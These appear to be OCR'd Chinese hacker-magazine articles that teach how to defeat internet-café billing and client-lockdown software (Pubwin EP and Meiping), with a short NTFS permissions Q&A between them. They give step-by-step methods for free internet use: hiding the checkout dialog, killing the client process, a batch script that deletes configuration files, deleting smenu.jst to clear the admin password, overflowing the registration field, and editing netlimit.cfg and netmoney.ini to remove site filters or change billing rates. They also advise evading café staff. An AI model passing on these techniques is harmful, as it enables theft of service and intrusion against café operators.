破解成功，如图6（右下脚没有那个客户端了吧），现在总算是证实了注销后是不被还原的。


图 6

最后来试试第三种方法，进入安全模式。我试了试，发现这个网吧是可以进入的，我们要选择“带网络连接的安全模式”。

对于以上的方法，相信对于很多网吧系统都是有效的，不过，限于测试环境，我没有在服务器端上进行验证。我感觉使用杀毒助手同时结束DF5Serv和FrzState2k进程也可以，把启动项改了然后重启，应该也可以不被还原吧，有条件的朋友可以测试一下结果。

对于第二种方法，我认为比较安全，即使被抓了还可以耍赖说自己不知道是怎么回事，而且我多上了2个小时网管都没来找我麻烦哦，不过就是要先破费一点开个机子才可以。

第三种方法一点儿都不用花钱，不过安全系数比较低，在人少的时候还可以使用，不过还要时刻注意身后哦。

（文章中涉及到的工具啊D网络工具包、还原精灵密码读取工具、还原卡破解软件、杀毒助手光盘中有收录。）

两招将Pubwin EP打下地狱

mypc59




图 1

在上期黑客X档案的“Pubwin EP全攻略”一文中，我已经向大家介绍了如何突破MYSQL，实现PUBWIN EP加钱的方法，但限于篇幅的原因，还有一些方法我没有提到，因此，本文将继续教各位两招，以使各位菜鸟可以轻松的将Pubwin EP打入地狱^—^

第一招：结帐定时法

其实这招非常的简单，我们首先像平常一样去刷卡上机，进去以后马上选择“结帐下机”操作，接下来当然是和平常一样弹出个消息窗口询问是否确定结帐下机，如图1。

这时不要去点是或否，我们只要把消息窗口拖到一个比较隐蔽的地方——比如任务栏下面，然后就可以上网了。如果想要下机的话，把刚才拖下去的消息窗口再拖出来，点一下“是”就可以了。等到下次再上机后，你会发现上次一分钱也没有扣掉，是真正的免费上网。在使用这个方法的时候我还发现了一个问题：在免费上网的时候，如果进行“查看消费信息”的操作，那这个方法就功亏一篑了。所以众位操作的时候要小心哦，不要因为错误操作没有成功就怪此招不灵哦。




图 2




图 3

第二招：系统还原法

现在的网管也不都是白痴，我们这儿有个网吧竟然硬将“结帐下机”功能给去掉了，原因是上次有人在用那招的时候被网管发现了。呵呵，这样的话我们前边介绍的那招就没用了。不知众位有没有发现安装有Pubwin EP的网吧都没有禁止“ctrl+alt+del”这个经典组合呢？最起码我所在地区所有的网吧都没有禁止，或许Pubwin EP的开发团体太高估自己产品的安全性了，认为没必要禁止“ctrl+alt+del”功能吧。可这样一来又便宜了我们这些菜鸟了。我们只要按“ctrl+alt+del”调出任务管理器，然后结束Pubwinclient.exe这个进程，这个世界就可以变得清净了！别高兴的太早，光结束这个进程还不够，系统会在指定的时间关机的（一般是在5分钟内），虽然只给了我们五分钟的时间，可这也已经足够了。选中“我的电脑”，然后单击右键选择“属性”，在弹出窗口依次选择“硬件”→“设备管理器”，然后把网络适配器中的硬件（其实就是网卡）禁止掉，如图2。


现在就不会在指定时间关机了。接下来我们找到Pubwin EP所在的文件夹（一般是C:\Program Files\Hintsoft），先将Hintsoft目录改名，然后删除目录内所有没有文件关联的文件（就是除*.dll、*.exe等可执行文件外的所有文件，不包括子文件夹内的文件），如图3。

我们删除的是Pubwin EP的系统配置文件。接着将刚才禁止的网卡还原，之后打开Pubwinclient.exe，不出意外的话系统又被锁定了。我们只要在卡号中输入admin，然后按回车，一切就都解除了，现在我们又可以免费上网了。

为了方便，我们可以做个批处理来加快速度。

```
echo on
rem "请手工禁止网卡后使用此批处理"
ren C:\"Program Files"\Hintsoft Hintsoft2
del pubwin.cfg log4cpp.conf Config.dat EnviProps.DAT pav.dat version_description.xml
ren C:\"Program Files"\Hintsoft2 Hintsoft
pause "完成，请再将网卡手动还原，然后执行Pubwinclient.exe"
```

到此，我的两个方法都介绍完了。不过不论是加钱还是突破客户端限制，都是非法的，终会被发现。因此本文最后请各位菜鸟牢记网吧黑客的四字金言：适可而止！



问： 我在对一个文件夹进行权限设置的时候发现，权限设置窗口中完全控制、修改等项的“允许”选择一栏是灰色的，不可选，而拒绝一栏则是正常的，请问这是为什么？如何来解决？

答： 造成“允许”不可选的原因是NTFS权限具有默认的权限继承功能。在文件夹的权限安全设置窗口中选“高级”，打开高级设置窗口，将默认选中的“从父项继承那些可以应用到子对象的权限……”项去掉，就可以恢复“允许”一栏了。

美萍网管系列软件漏洞完全剖析

任晓珲

我们当地的网吧使用的都是美萍网管系统。没办法，我也就只能研究美萍了。本文将详细探讨美萍网管大师与美萍电脑安全卫士这一网吧经典组合！

一、美萍电脑安全卫士的三大漏洞

安全卫士是网吧网管系统的客户端，我们常说的“网吧破解”，大多就是指破解客户端，使自己使用的这台电脑与网管系统脱离，从而达到免费上网的目的！自然，安全卫士就是我们破解网吧所遇到的第一只拦路虎！俗话说：“老虎也有打盹的时候。”下面我就介绍一下让这只“老虎”总是打盹的方法！可不是喂安眠药呦！

第一招：借力打力（.jst文件漏洞）

关于此漏洞，我在06年第1期X档案上已经介绍过了。就简单的再给大家介绍一下漏洞的利用方法吧，至于其原理，请朋友们详细参考第1期的X档案。

此漏洞主要是利用美萍的软件保护机制来达到清空美萍管理员密码的目的，如果操作快的话，一分钟就可搞定！来看一下操作步骤。

首先要做的是打开QQ，通过QQ的“文件传送”传输功能可进入默认目录“My Documents”文件夹，在单击“上一页”按钮，进入C盘，找到“SMENU”文件夹后进入，并删除里面的“smenu.jst”文件！重启电脑，OK！看看密码是不是被清空了？这种方法是针对磁盘被隐藏的情况下进行的操作，如果你所在的网吧没有隐藏磁盘那就更好办了！总之你只要删除“SMENU”目录下的“smenu.jst”文件并重启就可以了！

第二招：隔山打牛（注册模块溢出漏洞）




图1

这个漏洞不是我发现的！所以还要在此感谢发现者赵学通朋友！关于这个漏洞的名字起的到底合不合理，我现在还不敢下结论！因为我只是看它的现象像溢出！自己也没去验证，所以还得请老鸟们帮忙验证一下！

用过美萍的都清楚，在进入安全卫士后开始菜单会被伪装（图1），仔细看看里面是不是有一个“软件注册”选项？单击后进入软件注册窗口！在序列号栏里填入“w”，在注册号栏里填入“w”＋“e”等字符，最好超过80个，字母可以随便填（图2），然后单击“注册”，成功的话会弹出提示，例如“该程序执行了非法操作……”的对话框，单击“关闭”即可退出安全卫士，如果不成功的话可以在“注册号”栏里在多填一些字母，退出后“开始”栏会消失！玩一会儿游戏再回到桌面，一般情况下“开始”栏就出现了！原因不明！看到这儿，大家应该想到了，我们是通过程序执行错误这座山，来打的美萍这只牛！怎么样？呵呵！




图2

现在，懂得溢出含义的朋友应该明白我为什么管这一节叫“注册模块溢出漏洞”了吧！关于原理的猜测，我认为是美萍公司没有对安全卫士的注册模块做好容错测试，才会出现这样的错误！关于弹出“非法操作”的提示框我认为可能有两种原因！一是多出限定字节数的假注册码被系统执行，而我们填写的却是一些无用的信息，系统无法执行，所以报错（既我所担心类似溢出的错误）；二是多出限定字节数的假注册码影响了程序的运行，从而导致报错！如果是第一种情况那可就严重了！大家想一想，我们输入的可是一些无用的字符，如果是可执行的命令呢？呵呵！是不是很恐怖呀？

第三招：暗渡陈仓（文件漏洞代表netlimit.cfg）

这是我在05年12月发现的，其实也算不上什么漏洞。不过自从发现后，我就一直在想，美萍为什么不改改设置文件内容明文保存的习惯呢？

关于美萍的文件漏洞，几乎处处都是！在此我选择一个具有代表性的netlimit.cfg文件漏洞。我们看一看netlimit.cfg文件在安全卫士里是做什么的。先看看美萍电脑安全卫士使用说明，在里面的“二．文件列表”里我们可以看到关于netlimit.cfg文件的叙述“NETLIMIT.CFG站点限制文件”呵呵！你想到了什么？

好，用老方法进入“SMENU”文件夹，用记事本打开netlimit.cfg文件！你看见了什么？是不是什么都看的非常清楚？美萍怕我们不懂后面的英文是什么意思，在前面还给我们加上了注释（图3），呵呵！还等什么？统统都删了！在随便去个什么在线破解网吧设置的网站，接着想干什么就随你便喽。其实别的文件也可以用记事本打开！而且也是绝对的明文保存！你也可以用同样的方法更改，以达到自己的目的！



netlimit - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
porn=黄色地址特征串1
strip=黄色地址特征串2
adult=黄色地址特征串3
sex=黄色地址特征串4
girl=黄色地址特征串5
eros=黄色地址特征串6
nude=黄色地址特征串7
pussy=黄色地址特征串8
naughty=黄色地址特征串9
nasty=黄色地址特征串10
erot=黄色地址特征串6
控制面板=安全相关特征串1
网上邻居=安全相关特征串2
cy07.com=安全相关特征串3

图3

只要你利用好这个漏洞，就可以神不知鬼不觉的修改安全卫士的一些重要设置！从而达到自己的目的，嘿嘿！叫“暗渡陈仓”，我想不过分吧？

有的朋友肯定会问“前面的那两种方法不是已经很好了吗？这个漏洞好象没什么必要

吧？”好，我在这里就说一下他们的局限性与解决办法！

漏洞一

缺点：清空密码，再改成自己的！呵呵！听起来方法确实很好，但你还能改成原先的那个管理员密码吗？不能？管理员如果使用自己的密码去设置系统，却提示密码错误，他会想到什么呢？

补救：很简单，在删除“smenu.jst”文件前，先将它复制到别的文件夹，下机前在将它复制回去！

漏洞二

缺点：有局限性，如果安全卫士已经注册，这个方法就会失效！

补救：目前没有有意义的解决办法！

漏洞三

缺点：除了麻烦点，其他没什么缺点！使用这个方法即可以不完全的破解美萍，又可以解除一些限制，也可以对美萍进行完全暴破！

补救：除了制作专用工具，别的没什么办法了！

到此，安全卫士的漏洞就算全部介绍完了！有了这些知识撑腰，我想小菜们应该也可以轻松破解美萍了吧！关于后面要讲的内容，都是建立在你已经成功入侵网吧主机的情况下才能进行的，欢迎大鸟们好好看看！当然，菜鸟学学也无妨。

二、美萍网管大师的三大漏洞

网管大师美萍已经发布了N个版本了，但是升级后的版本都修正了些什么问题，我是真的没看出来！下面所介绍的漏洞针对目前所有版本的网管大师都有效！呵呵！恐怖吧！（谁有时间去看看美萍的主页，是不是也N多漏洞呀，呵呵！搞笑了！）

假如你成功入侵了网吧主机，你会想干些什么呢？不管你想的是什么，反正我想的是怎样让自己绝对安全的免费上机！我有三个想法，一是通过修改会员数据库，给自己的会员加时；二是通过远程控制，给自己的会员加时（想想而已，你可千万别这么做！容易死人！）；三是利用美萍的“人性化”设计，把自己这台电脑的收费标准改一改，例如改成“0.01元／小时”等等，呵呵！

但是想归想，理论与实际还是有差距的！第一，美萍使用的不是“*.mdb”标准数据库，改数据库是没望了！第二，使用3389控制的话，你得打开网管大师的多开限制！而且还得知道管理员密码！如果直接控制……你要是有胆量的话，我就不发表意见了……第三，这可是管理员都改不了的东东，需要有老板的最终权限的……

那怎么办？放弃吗？不！放弃就不是黑客了！于是我把它的网管大师下载到我的U盘上，回家慢慢研究去……功夫不负有心人！经过将近5天的时间，我终于一一找到了解决办法！下面的三个漏洞，便因此而来。

第一招：釜底抽薪（软件设置模块漏洞）

还记得我们上面的第三个想法吧！通过这个漏洞，你就可以把自己这台机器的收费标准给改了！呵呵！是不是很心动呀。

话说我将网管大师端到家之后，就开始刻苦研究！由于暂时也没什么思路，先用WinHex反编译网管大师目录下的每一个文件，开始看网管大师的使用方法，并实验它的一些功能。其中我最感兴趣的当然是怎样更改收费标准，于是就操作了一遍……嗯，不错！我那台在VMware里的虚拟电脑的收费标准确实是变了，可是这管理员都改不了的设置，我又有什么办法？而且操作完毕后，WinHex只提醒几个无关紧要文件有变化，根本没记录我的设置！不可能，得到网管大师的目录下看看！没想到不看不知道，一看太奇妙！网管大师竟在它的目录下生成了一个叫netmoney.ini的文件，正是我刚才所做的更改收费标准的设置（图4）！为了保险，我又试了一遍。重新安装网管大师后，直接在其目录下新建一个netmoney.ini文件，并写入相关信息，到设置界面看看，成功（图5）。

